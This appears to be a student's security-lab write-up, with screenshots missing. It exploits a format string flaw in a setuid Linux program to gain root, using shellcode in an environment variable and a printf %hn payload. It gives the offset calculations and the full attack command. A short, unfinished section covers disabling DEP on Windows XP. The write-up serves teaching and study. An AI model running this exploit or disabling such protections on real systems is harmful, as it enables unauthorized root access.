
STEP -1


Vulnerable program: d1.c



Observing the above code, our idea is to write the shellcode into the environment variable, then get the address of the environment variable, and then override the address of the exit function, so that when the program executes to exit(0), it will execute our Shellcode.

STEP -2

The get.c given below is used to get the environment variable address:




STEP -3

Compile get.c.

compile vul.c and make the stack executable

STEP -4

Define an environment variable ‘hackit’ to store the shellcode, and then execute get to get its address.



STEP -5

Get the hackit address: 0xbfffed17

STEP -6

Make root the owner of d1 vulnerable executable and set the setuid bit on, so that it can run with the privileges of the owner (root).

STEP -7

Query the location of aaaa in memory:

Aaaa (0x61616161) is in the 11th position.

STEP -8

Find the address of exit: objdump -R vul


STEP -9


Implement the attack, the key to implementing the attack is to calculate the shellcode address 0xbfffed17.

The required offset in the memory word pointed to by the return address of the constructor (ie 0x 0804a014).
Calculate the offset:

bfff-8 = 49143 (dec)

ed17 – bfff = 11544 (dec)







File Edit View Search Terminal Help
10:23 AM
Seed
[06/11/2021 10:22] seed@ubuntu:~/Documents/format_string$ d1 $(printf "\x16\xa0\x04\x08\x14\xa0\x04\x08")%49143x%
11\$hn%11544x%12\$hn

STEP-10

The attack was successful... successfully obtained root privileges #

On windows XP:

Below is the vul.c program used in this experiment.




There is a countermeasure installed by Microsoft on the windows version call Data Execution Protection (DEP).


It is required to be turned off.

Click on Start->Right click on My computer->Properties


Select Advance tab->Under Startup and Recovery column select Settings.




Under system startup column select edit button




Under /noexecute=AlwaysOff




Format string vulnerability



Set the environment variable to execute cmd.exe




Program to set the environment variable and it's address

